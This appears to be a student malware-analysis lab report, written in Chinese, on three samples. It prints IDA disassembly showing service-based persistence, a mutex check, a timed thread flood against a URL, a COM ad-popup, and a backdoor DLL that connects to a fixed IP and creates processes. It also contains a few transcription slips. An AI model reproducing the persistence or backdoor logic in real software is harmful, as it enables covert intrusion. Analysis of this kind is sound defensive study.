

# 恶意代码分析与防治技术实验报告

## Lab7

学号：          姓名：          专业：

### 一、 实验环境

- 1. 已关闭病毒防护的 Windows10

### 二、 实验工具


IDA Pro, Strings, Dependency Walker

### 三、 Lab7-1

#### 1. 当计算机重启后，这个程序如何确保它继续运行（达到持久化驻留）？

（1） 先使用 PView 查看导入函数表，从 Advapi32.dll 中导入的函数来看，三个函数都与服务相关，从 OpenSCManagerA 和 CreateServiceA 函数可以推测出该恶意代码可能会利用服务控制管理器创建一个新服务；StartServiceCtrlDispatcherA 函数用于将服务进程的主线程连接到服务控制管理器，这说明该恶意代码确实是个服务（期望自己作为服务运行）。

因此，该恶意代码实现持久化驻留的方法可能是：将自己安装成一个服务，且在调用 CreateService 函数创建服务时，将参数设置为可自启动。



(2) 使用 IDA Pro 对该恶意代码进行分析，开始跳转到主函数 0x401000 标记为 \_wmain 的位置，该 \_wmain 函数调用 StartServiceCtrlDispatcherA 函数，该函数被程序用来实现一个服务，指定了服务控制管理器会调用的服务控制函数。从参数可以看出恶意代码安装成的服务名应为“MalService”，指定的服务控制函数为 sub\_401040，该子函数会在执行 StartServiceCtrlDispatcherA 后被调用，双击跳转。

```

text:00401000
text:00401000 ServiceStartTable= SERVICE_TABLE_ENTRY ptr -10h
text:00401000 var_8 = dword ptr -8
text:00401000 var_4 = dword ptr -4
text:00401000 argc = dword ptr 4
text:00401000 argv = dword ptr 8
text:00401000 enup = dword ptr 0Ch
text:00401000
text:00401000 sub esp, 10h
text:00401000 lea eax, [esp+10h+ServiceStartTable]
text:00401007 mov [esp+10h+ServiceStartTable.lpServiceName], offset aMalService ; "MalService"
text:0040100F push eax ; lpServiceStartTable
text:00401010 mov [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040
text:00401018 mov [esp+14h+var_8], 0
text:00401020 mov [esp+14h+var_4], 0
text:00401028 call ds:StartServiceCtrlDispatcherA
text:0040102E push 0
text:00401030 push 0
text:00401032 call sub_401040
text:00401037 add esp, 18h
text:0040103A retn
text:0040103A _main
text:0040103A endp

```

(3) 接下来检查 sub\_401040 函数，这段代码首先调用 OpenSCManager 打开一个服务控制管理器的句柄，然后调用 GetCurrentProcess 获取当前进程的伪句柄，紧接着调用 GetModuleFileName 函数，并传入刚获取的恶意代码进程伪句柄，从而获取恶意代码的全路径名，这个全路径名被传入 CreateServiceA 函数，从而将该恶意代码安装成一个名为“Malservice”的服务。此外，CreateServiceA 函数的参数中，dwStartType=2 即 SERVICE\_AUTO\_START 使服务为自启动，这样即实现了持久化驻留，即使计算机重启，也能维持运行。

```

text:00401040 filename = byte ptr -400h
text:00401040 sub esp, 400h
text:00401046 push offset Name ; "HGL345"
text:00401048 push 0 ; bInheritHandle
text:0040104D push 1F0001h ; dwDesiredAccess
text:00401052 call ds:OpenMutexA
text:00401058 test eax, eax
text:0040105A jz short loc_401064
text:0040105C push 0 ; uExitCode
text:0040105E call ds:ExitProcess
text:00401064 ;
text:00401064 loc_401064:
text:00401064 push esi ; CODE XREF: sub_401040+1a7
text:00401065 push offset Name ; "HGL345"
text:00401067 push 0 ; bInitialOwner
text:00401069 push 0 ; lpMutexAttributes
text:0040106B call ds:CreateMutexA
text:0040106E push 3 ; dwDesiredAccess
text:00401070 push 0 ; lpDatabaseName
text:00401072 push 0 ; lpMachineName
text:00401074 call ds:OpenSCManagerA
text:00401076 mov esi, eax
text:00401078 call ds:GetCurrentProcess
text:0040107A lea eax, [esp+404h+filename]
text:0040107C push 358h ; nSize
text:0040107E push eax ; lpFilename
text:00401080 push 0 ; hModule
text:00401082 call ds:GetModuleFileNameA
text:00401084 push 0 ; lpPassword
text:00401086 push 0 ; lpServiceStartName
text:00401088 push 0 ; lpDependencies
text:0040108A push 0 ; lpdwTagid
text:0040108C lea ecx, [esp+414h+filename]
text:0040108E push 0 ; lpLoadOrderGroup
text:00401090 push ecx ; lpBinaryPathName
text:00401092 push 0 ; dwErrorControl
text:00401094 push 2 ; dwStartType
text:00401096 push 10h ; dwServiceType
text:00401098 push 2 ; dwDesiredAccess
text:0040109A push offset DisplayName ; "Malservice"
text:0040109C push offset DisplayName ; "Malservice"
text:0040109E push esi ; hSCManager
text:004010A0 call ds:CreateServiceA

```

## 2. 为什么这个程序会使用一个互斥量？


互斥量被设计来保证这个可执行程序任意给定时刻只有一个实例在系统上运行，该恶意代码使用的互斥量的硬编码名为“HGL345”，首先调用 `OpenMutexA` 函数尝试访问互斥量，如果访问失败则会返回 0，于是 `jz` 指令使跳转到 `loc_401064` 处，调用 `CreateMutexA` 函数创建名为“HGL345”的互斥量；若打开互斥量成功，则说明已经有一个恶意代码实例运行并创建了互斥量，于是调用 `ExitProcess` 函数退出当前进程。

## 3. 可以用来检测这个程序的基于主机特征是什么？


有两个基于主机特征：名为“Malservice”的服务、名为“HGL345”的互斥量。

## 4. 检测这个恶意代码的基于网络特征是什么？

(1) 通过 PView 查看导入函数，该恶意代码从 `WinINet.dll` 中导入了 `InternetOpenUrlA` 和 `InternetOpenA` 函数。`InternetOpen` 函数用于初始化一个到互联网的连接；`InternetOpenUrl` 函数能访问一个 URL（可以是一个 HTTP 页面或一个 FTP 资源）



### (2) 查看 `InternetOpenA` 的交叉引用



(3) InternetOpenA 和 InternetOpenUrlA 的调用都在这个 StartAddress 子函数中。InternetOpenA 函数的 szAgent 参数,即使用的代理服务器为 Internet Explorer 8.0,而 InternetOpenUrlA 函数访问的地址是 <http://www.malwareanalysisbook.com>,这两个就是该恶意代码基于网络的特征。

```

text:00401150 lpInreadparameter= dword ptr 4
text:00401150
text:00401150      push     esi
text:00401151      push     edi
text:00401152      push     0                ; dwFlags
text:00401154      push     0                ; lpszProxyBypass
text:00401156      push     0                ; lpszProxy
text:00401158      push     1                ; dwAccessType
text:0040115A      push     offset szAgent    ; "Internet Explorer 8.0"
text:0040115F      call     ds:InternetOpenA
text:00401165      mov      edi, ds:InternetOpenUrlA
text:0040116B      mov      esi, eax
text:0040116D
text:0040116D loc_40116D:                ; CODE XREF: StartAddress+30↓j
text:0040116D      push     0                ; dwContext
text:0040116F      push     80000000h        ; dwFlags
text:00401174      push     0                ; dwHeadersLength
text:00401176      push     0                ; lpszHeaders
text:00401178      push     offset szUrl     ; "http://www.malwareanalysisbook.com"
text:0040117D      push     esi              ; hInternet
text:0040117E      call     edi ; InternetOpenUrlA
text:00401180      jmp      short loc_40116D
text:00401180 StartAddress endb

```

## 5. 这个程序的目的是什么?

(1) 首先调用了 SystemTimeToFileTime 函数,该函数用来将时间格式从系统时间格式转换为文件时间格式,它的参数即为要转换的时间,可以看到 IDA Pro 已经识别出了一个 SystemTime 结构体,先将 edx 值,即 0,赋给 wYear、wDayOfWeek、wHour、wSecond 即年、日、时、秒,然后将 wYear 值设置为 834h 即 2100,这个时间代表 2100 年 1 月 1 日 0 点。

```

text:004010A6      push     0                ; lpLoadOrderGroup
text:004010A8      push     ecx              ; lpBinaryPathName
text:004010A9      push     0                ; dwErrorControl
text:004010AB      push     2                ; dwStartType
text:004010AD      push     10h              ; dwServiceType
text:004010AF      push     2                ; dwDesiredAccess
text:004010B1      push     offset DisplayName ; "Malservice"
text:004010B6      push     offset DisplayName ; "Malservice"
text:004010BB      push     esi              ; hSCManager
text:004010BC      call     ds:CreateServiceA
text:004010C2      xor      edx, edx
text:004010C4      lea      eax, [esp+404h+FileTime]
text:004010C8      mov      dword ptr [esp+404h+SystemTime.wYear], edx
text:004010CC      lea      ecx, [esp+404h+SystemTime]
text:004010D0      mov      dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
text:004010D4      push     eax              ; lpFileTime
text:004010D5      mov      dword ptr [esp+408h+SystemTime.wHour], edx
text:004010D9      push     ecx              ; lpSystemTime
text:004010DA      mov      dword ptr [esp+40Ch+SystemTime.wSecond], edx
text:004010DE      mov      [esp+40Ch+SystemTime.wYear], 834h
text:004010E5      call     ds:SystemTimeToFileTime
text:004010EB      push     0                ; lpTimerName
text:004010ED      push     0                ; bManualReset
text:004010EF      push     0                ; lpTimerAttributes
text:004010F1      call     ds:CreateWaitableTimerA
text:004010F7      push     0                ; fResume
text:004010F9      push     0                ; lpArgToCompletionRoutine
text:004010FB      push     0                ; pfnCompletionRoutine
text:004010FD      lea      edx, [esp+410h+FileTime]
text:00401101      mov      esi, eax
text:00401103      push     0                ; lPeriod
text:00401105      push     edx              ; lpDueTime
text:00401106      push     esi              ; hTimer
text:00401107      call     ds:SetWaitableTimer
text:0040110D      push     0FFFFFFFFh       ; dwMilliseconds

```



(2) 将上述时间点转换为文件时间类型后，先调用了 `CreateWaitableTimerA` 函数创建定时器对象，然后调用 `SetWaitableTimer` 函数设置定时器，其中参数 `lpDueTime` 为上面转换的文件时间结构体，最后调用 `WaitForSingleObject` 函数等待计时器对象变为有信号状态或等待时间达到 `FFFFFFFFh` 毫秒（这当然是达不到的时间），也就是说会等到 2100 年 1 月 1 日 0 点然后函数返回继续往下执行。

如果 `WaitForSingleObject` 函数是由于计时器对象转换为有信号状态而返回，则返回值是 0，若是出错、拥有 `mutex` 的线程结束而未释放计时器对象、等待时间达到指定毫秒，则返回值非 0。也就是说若执行出现意外，则检测 `eax` 值后 `jnz` 跳转到 `loc_40113B` 出，开始睡眠 `FFFFFFFFh` 毫秒；若等待到计时器出现信号，即等到 2100 年 1 月 1 日 0 点，则正常往下执行。

恶意代码将开始一段循环（典型的 `for` 循环结构），循环次数为 `14h` 即 20 次，每次循环都创建一个执行 `StartAddress` 子函数的线程，而由 1.4 中的分析，`StartAddress` 函数会以 Internet Explorer 8.0 位代理服务器访问 `http://www.malwarenanlysisbook.com`，且网址访问代码是在一个无限循环中，也就是说每一个执行 `StartAddress` 函数的线程都会无限次持续访问目标网址。`for` 循环结束后，按执行顺序同样也进入 `loc_40113B` 处，休眠 `FFFFFFFFh` 毫秒。

```
:ext:004010DE      mov     [esp+40Ch+SystemTime.wYear], 834h
:ext:004010E5      call    ds:SystemTimeToFileTime
:ext:004010EB      push    0                ; lpTimerName
:ext:004010ED      push    0                ; bManualReset
:ext:004010EF      push    0                ; lpTimerAttributes
:ext:004010F1      call    ds:CreateWaitableTimerA
:ext:004010F7      push    0                ; fResume
:ext:004010F9      push    0                ; lpArgToCompletionRoutine
:ext:004010FB      push    0                ; pfnCompletionRoutine
:ext:004010FD      lea     edx, [esp+410h+FileTime]
:ext:00401101      mov     esi, eax
:ext:00401103      push    0                ; lPeriod
:ext:00401105      push    edx              ; lpDueTime
:ext:00401106      push    esi              ; hTimer
:ext:00401107      call    ds:SetWaitableTimer
:ext:0040110D      push    0FFFFFFFFh       ; dwMilliseconds
:ext:0040110F      push    esi              ; hHandle
:ext:00401110      call    ds:WaitForSingleObject
:ext:00401116      test    eax, eax
:ext:00401118      jnz     short loc_40113B
:ext:0040111A      push    edi
:ext:0040111B      mov     edi, ds:CreateThread
:ext:00401121      mov     esi, 14h
```

综上所述，这个恶意代码的目的就是：将自己安装成一个自启动服务，保证只要计算机开启，恶意代码就在运行，然后等到 2100 年 1 月 1 日 0 点，开启 20 个线程无限次持续访问 <http://www.malwareanalysisbook.com>，该恶意代码可能是用来对目标网址进行 DDoS 攻击。

## 6. 这个程序什么时候完成执行？

每个访问网址的线程都会无限循环访问目标网址，这个程序不会完成执行。


## 四、 Lab7-2

(1) 首先进行简单的分析，使用 Strings 工具查看有没有一些比较明显特征的字符串

```
_initterm
_setusermatherr
_adjust_fdiv
_p_commode
_p_fmode
_set_app_type
_except_handler3
MSVCRT.dll
controlfp
http://www.malwareanalysisbook.com/ad.html
```

(2) 检查程序的导入表

除了标准的导入函数外只有几个额外的导入函数，其中 CoCreateInstance 和 OleInitialize 函数是为了使用 COM 功能而需要的。



(3) 通过 IDA Pro 进行分析时，首先我们看到 main 函数的第一段调用，发现刚开始时 main 调用了一个名为 OleInitialize 的函数并根据返回值进行判断，经过资料查询可以发现这个函数就是初始化 Ole 的运行环境，之后的 CoCreateInstance 用来创建组件，并返回这个组件的接口，也就是获得了一个 COM 对象。从之后的 mov eax, [esp+24h+ppv] 可以看出这个创建的对象被保存在了栈上。

```

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

    ppv= dword ptr -24h
    pvarg= VARIANTARG ptr -20h
    var_10= word ptr -10h
    var_8= dword ptr -8
    argc= dword ptr 4
    argv= dword ptr 8
    envp= dword ptr 0Ch

    sub     esp, 24h
    push    0                ; pvReserved
    call    ds:OleInitialize
    test    eax, eax
    jl      short loc_401085

    lea     eax, [esp+24h+ppv]
    push    eax                ; ppv
    push    offset riid        ; riid
    push    4                  ; dwClsContext
    push    0                  ; pUnkOuter
    push    offset rclsid      ; rclsid
    call    ds:CoCreateInstance
    mov     eax, [esp+24h+ppv]
    test    eax, eax
    jz      short loc_40107F
  
```

(4) 为了得知这竟创建了一个什么样的 COM 对象，需要进一步分析压入的参数。其中有两个参数内容如下：

<pre> .text:00401003 .text:00401005 .text:0040100B .text:0040100D .text:0040100F .text:00401013 .text:00401014 .text:00401019 .text:0040101B .text:0040101D .text:00401022 .text:00401028   </pre>	<pre>     sub     esp, 24h     push    0                ; pvReserved     call    ds:OleInitialize     test    eax, eax     jl      short loc_401085     lea     eax, [esp+24h+ppv]     push    eax                ; ppv     push    offset riid        ; riid     push    4                  ; dwClsContext     push    0                  ; pUnkOuter     push    offset rclsid      ; rclsid     call    ds:CoCreateInstance     mov     eax, [esp+24h+ppv]   </pre>
--	--

(5) 在查阅相关文档之后可以知道这里 riid 应该对应的是 IWebBrowser2，而 rclsid 对应的是 InternetExplorer。

(6) 接下来是对之前创建的 COM 的使用，通过资料查询可以得知：VariantInit 的功能就是释放空间、初始化变量；SysAllocString 是用来给一个分配内存，并返回 BSTR；最后的 SysFreeString 从名字上就能够知道是用来释放刚刚分配的内存的。根据执行过程中可以发现，分配内存时就是给之前 string 分析出来的那个 url 分配内存，而在释放之前调用了一个 dword ptr [edx+2Ch]，那么这里就是接下来要关注的重点。我们可以看到 edx 是取的 eax 寄存器中存放的地址上的内容，根据 call 中的结构不难猜测出 eax 存放的地址上此时存放的也是一个地址，在往前看可以发现使用了[esp+28h+ppv]上的内容对 eax 进行了赋值。在书上有一个讨论说到 IWebBrowser2 接口的偏移 0x2C 位置处是 Navigate 函数，这个函数的功能也就是使用 Internet Explorer 访问之前关注的 url。之后没有其他的操作了，那么这里起到的作用可能就是打开一个广告页面。

```
.text:00401028      mov     eax, [esp+24h+ppv]
.text:0040102C      test    eax, eax
.text:0040102E      jz      short loc_40107F
.text:00401030      lea     ecx, [esp+24h+pvarg]
.text:00401034      push    esi
.text:00401035      push    ecx                ; pvarg
.text:00401036      call    ds:VariantInit
.text:0040103C      push    offset psz        ; "http://www.malwareanalysisbook.com/ad.h"...
.text:00401041      mov     [esp+2Ch+var_10], 3
.text:00401048      mov     [esp+2Ch+var_8], 1
.text:00401050      call    ds:SysAllocString
.text:00401056      lea     ecx, [esp+28h+pvarg]
.text:0040105A      mov     esi, eax
.text:0040105C      mov     eax, [esp+28h+ppv]
.text:00401060      push    ecx
.text:00401061      lea     ecx, [esp+2Ch+pvarg]
.text:00401065      mov     edx, [eax]
.text:00401067      push    ecx
.text:00401068      lea     ecx, [esp+30h+pvarg]
.text:0040106C      push    ecx
.text:0040106D      lea     ecx, [esp+34h+var_10]
.text:00401071      push    ecx
.text:00401072      push    esi
```

## 1. 这个程序如何完成持久化驻留

这个程序没有完成持久化驻留，它运行一次然后退出。



## 2. 这个程序的目的是什么

这个程序给用户显示一个广告网页

## 3. 这个程序什么时候完成执行


这个程序在显示这个广告完成后执行

## 五、Lab7-3

(1) 通过 Strings 检查字符串，“kernel32.dll”字符串将“kernel32.dll”中的字母“l”修改为了数字“1”，显然这是为了伪装恶意代码文件名，使其不容易被发现，在临近位置还出现了“Lab07-03.dll”，

```
p_mode
_set_app_type
_except_handler3
_controlfp
_stricmp
kernel32.dll
kernel32.dll
.exe
C:\*
C:\windows\system32\kernel32.dll
Kernel32.
Lab07-03.dll
C:\Windows\System32\Kernel32.dll
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
```

(2) 通过 Dependency Walker 查看导入表，观察到 CreateFileA 用于创建或打开文件，又调用了 CreateFileMappingA 和 MapViewOfFile 函数说明恶意代码可能会打开一个文件并将其映射到内存中。 FindFirstFileA 和 FindNextFileA 函数组合，告诉我们该恶意代码可能有遍历某一目录查找文件的行为，并使用 CopyFileA 函数来复制找到的目标文件。但有意思的是，该恶意代码没有导入 Lab07-03.dll、LoadLibrary 或者 GetProcAddress，这个行为是可疑的，并且应该是在我们的分析过程中需要进一步检查的。




FI	Ordinal	Hint	Function	Entry Point
6	N/A	27 (0x001B)	CloseHandle	Not Bound
6	N/A	40 (0x0028)	CopyFileA	Not Bound
6	N/A	52 (0x0034)	CreateFileA	Not Bound
6	N/A	53 (0x0035)	CreateFileMappingA	Not Bound
6	N/A	144 (0x0090)	FindClose	Not Bound
6	N/A	148 (0x0094)	FindFirstFileA	Not Bound
6	N/A	157 (0x009D)	FindNextFileA	Not Bound
6	N/A	437 (0x01B5)	IsBadReadPtr	Not Bound
6	N/A	470 (0x01D6)	MapViewOfFile	Not Bound
6	N/A	688 (0x02B0)	UnmapViewOfFile	Not Bound

(3) 结合上面导入函数和字符串地分析可推测：该恶意代码可能会遍历当前目录，找到 Lab07-03.dll 文件，将其复制到 C:\windows\system32\下并将名字改为 kernel132.dll。


(4) 检查 Lab07-03.dll 程序，可以观察到一个 IP 地址：127.26.152.13，这个恶意代码可能会连接到它，我们也看到字符串 hello、sleep 以及 exec，这些字符串我们应该在用 IDA Pro 时打开这个程序检查。

```
malloc
_adjust_fdiv
exec
sleep
hello
127.26.152.13
SADFHUHF
/OIO[0h0p0
141G1[111
1Y2a2g2r2
3!3}3
```

(5) 接下来通过 Dependency Walker 检查 Lab07-03.dll 的导入表，可以看到从 ws2\_32.dll 中的导入表中包含了要通过网络发送和接收数据所需要的所有函数，还有一个要注意的就是 CreateProcess 函数，表明这个程序很有可能在创建另外一个进程。




(6) 我们也检查 Lab07-03.dll 的导出表，奇怪的是它没有任何导出函数，它不能被另外一个程序导入，尽管一个程序可以调用 LoadLibrary 来载入没有导出的 DLL。



(7) 使用 IDA Pro 来分析 DLL，发现程序很复杂，按照之前的方法分析肯定是不太行，所以使用的 IDA python 进行函数名的获取，脚本内容如下：

```
1. import idutils
2. for func in idutils.Functions():
3.     dism_addr = list(idutils.FuncItems(func))
4.     for line in dism_addr:
5.         m = idc.GetMnem(line)
6.         if m == 'call':
7.             print '0x%x %s' % (line, idc.GetDisasm(line))
```



第一个调用通过库函数 \_\_alloca\_probe，来在空间中分配栈，紧随的是对 OpenMutexA 和 CreateMutexA 的函数调用，和 Lab 7-1 中的恶意代码一样，在这里是保证同一时间只有这个恶意代码的一个实例在运行。

其他列出来的函数需要通过一个远程 socket 来建立连接，并且要传输和接收数据，这个函数以对 Sleep 和 CreateProcessA 的调用结束在这一点上，不知道什么数据被发送或接收了，或者哪个进程被创建了，但是可以猜测这个 DLL 在做

什么，对于一个发送和接收数据并创建进程的函数，猜测他是被设计来从一个远程机器接收命令

(8) 现在需要查看什么数据被发送和接收，首先检查这个连接的目标地址，在 connect 调用的前几行，我们看到一个对 inet\_Addr 的调用使用了固定的 IP 地址 127.26.152.13，我们也看到端口参数是 0x50，也就是端口 80，这个端口通常被 Web 流量所使用。

```
.text:10001090      push     2                      ; at
.text:10001092      call    ds:socket
.text:10001098      mov     esi, eax
.text:1000109A      cmp     esi, 0FFFFFFFh
.text:1000109D      jz      loc_100011E2
.text:100010A3      push    offset cp              ; "127.26.152.13"
.text:100010A8      mov     [esp+120Ch+name.sa_family], 2
.text:100010AF      call    ds:inet_addr
.text:100010B5      push    50h                   ; hostshort
.text:100010B7      mov     dword ptr [esp+120Ch+name.sa_data+2], eax
.text:100010BB      call    ds:htons
```

(9) 查看对 send 的调用，buf 中保存了要通过网络发送的数据，并且 IDA Pro 识别出，指向 buf 的指针代表字符串 hello，并做了相应的标记

```
.text:100010F3      push     0                      ; flags
.text:100010F5      repne   scasb
.text:100010F7      not     ecx
.text:100010F9      dec     ecx
.text:100010FA      push    ecx                    ; len
.text:100010FB      push    offset buf            ; "hello"
.text:10001100      push    esi                    ; s
.text:10001101      call    ds:send
```

由于此程序结构复杂，因此采用 graph view 视图进行分析

(10) 接下来查看 dll 文件中的主函数，可以发现这个样本首先分配了一个非常大的栈空间 (11F8h)

```
mov     eax, 11F8h
call    _alloca_probe
mov     eax, [esp+11F8h+fdwReason]
push    ebx
push    ebp
push    esi
cmp     eax, 1
push    edi
inc     loc_100011F8
```



(11) 之后进行了对互斥量的操作, 结合之前样本的分析不难发现这里也是限制了同时只有一个进程在执行。并在创建之后有一个 `WSAStartup` 函数调用, 那么此时就开始了网络行为。




The screenshot displays two windows of assembly code. The top window shows the initialization of a mutex, including pushing the name "SADFHUHF", setting the initial owner to 0, and calling `ds:OpenMutexA`. The bottom window shows the initialization of the Winsock environment, including pushing the name "SADFHUHF", setting initial owner and attributes, and calling `ds:CreateMutexA` followed by `ds:WSAStartup`. Both windows have a red arrow pointing from the `jnz` instruction at `loc_100011E8` to the next block of code.

```
mov     al, byte_10026054
mov     ecx, 3FFh
mov     [esp+1208h+buf], al
xor     eax, eax
lea     edi, [esp+1208h+var_FFF]
push    offset Name      ; "SADFHUHF"
rep stosd
stosw
push    0                ; bInheritHandle
push    1F0001h          ; dwDesiredAccess
stosb
